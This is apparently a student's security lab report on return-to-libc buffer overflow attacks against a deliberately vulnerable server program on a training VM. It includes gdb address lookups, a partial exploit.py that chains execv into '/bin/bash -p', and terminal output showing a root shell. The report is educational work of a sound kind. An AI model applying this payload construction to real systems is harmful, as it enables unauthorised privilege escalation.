


Tiancong Li 1113180

Task 1







Task 2 and 3



After turn off the address randomization, the same address is printed out.




How to get the OFFSET_TO_RETURN_ADDR is in task 4.




Attack variation 1:

The exit function can help ensure clean termination and prevent crashes that might interfere with the payload. Without this function, we get a Segmentation Fault.




Attack variation 2:


The exploit uses hardcoded addresses or offsets that depend on the length of the file name, changing the name could shift these addresses, causing the exploit to fail.


seed@VM: ~/Documents
seed@VM: ~/Documents
seed@VM: ~/Documents
exit
[02/09/25]seed@VM:~/Documents$ ./vulner
ffffd456
Server listening on port 8080...
Client connected...
Data received: AAAA

Task 4



As we know that the MYSHELL and MYARG ‘s address,we can get the OFFSET_TO_RETURN_ADDR = 66.



```
seed@VM: ~/Documents
seed@VM: ~/Documents   seed@VM: ~/Documents
0020| 0xffffd1b0 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd1b4 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd1b8 --> 0xffffd218 --> 0xffffd234 --> 0xffffd3ee ("/home/seed/Docum
ents/vulner")
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x56556466 in main ()
gdb-peda$ print getenv("ATTACK")
'getenv' has unknown return type; cast the call to its declared return type
gdb-peda$ print (char *) getenv("ATTACK")
$1 = 0xffffd502 "-p"
gdb-peda$ quit
[02/09/25]seed@VM:~/Documents$ export BIN_BASH="/bin/bash"
[02/09/25]seed@VM:~/Documents$ ./vulner
BIN_BASH address: 0xffffddbb
ARG_P address: 0x0
Server listening on port 8080...
Client connected...
Address of vulnerable_buffer[]: 0x0xffffd126
Frame Pointer value: 0x0xffffd168
Data received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A@@@@@@O@@@@@@@@@@@@@@@@@@@@
# whoami
root
```


Can get the address -p and /bin/bash.

Other address can get from gdb.

Below is the exploit.py.


```
Open   *exploit.py   Save
*exploit.py   *exploit.py
12
13
14 BIN_BASH_ADDR = 0xffffd44b
15 ARG_P_ADDR    = 0xffffde0f
16 NULL          = 0x00000000
17
18
19 ARGV_ADDR = BIN_BASH_ADDR + 32
20
21 def create_payload():
22
23
24     argv = [
25         BIN_BASH_ADDR,  # argv[0] = "/bin/bash"
26         ARG_P_ADDR,     # argv[1] = "-p"
27         NULL            # argv[2] = NULL
28     ]
29
30
31     argv_bytes = b"".join(struct.pack("<I", arg) for arg in argv)
32
33
34     payload = b"A" * OFFSET_TO_RETURN_ADDR
35     payload += struct.pack("<I", EXECV_ADDR)
36     payload += struct.pack("<I", EXIT_ADDR)
37     payload += struct.pack("<I", BIN_BASH_ADDR)
38     payload += struct.pack("<I", ARGV_ADDR)
39     payload += argv_bytes
40
41     return payload
42
Python 3   Tab Width: 8   Ln 44, Col 3   INS
```

Task 5




Can get the foo()'s address is 0x56556351.

Below is the exploit.py.



I add printf("BIN_BASH address: %p\n", "/bin/bash"); printf("ARG_P address: %p\n", "-p");

To vulner.c . So we can get the BIN_BASH_ADDR and ARG_P_ADDR when we run vulner.c.


seed@VM: ~/Documents
seed@VM: ~/Documents
seed@VM: ~/Documents
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
[02/09/25]seed@VM:~/Documents$ ./vulner
ffffd456
Server listening on port 8080...
Client connected...
BIN_BASH address: 0x5655702c
ARG_P address: 0x5655704c
Data received: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AQcUVQcUVQcUVQcUVQcUVQcUVQcUVQcUVQcUV
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
whoami
root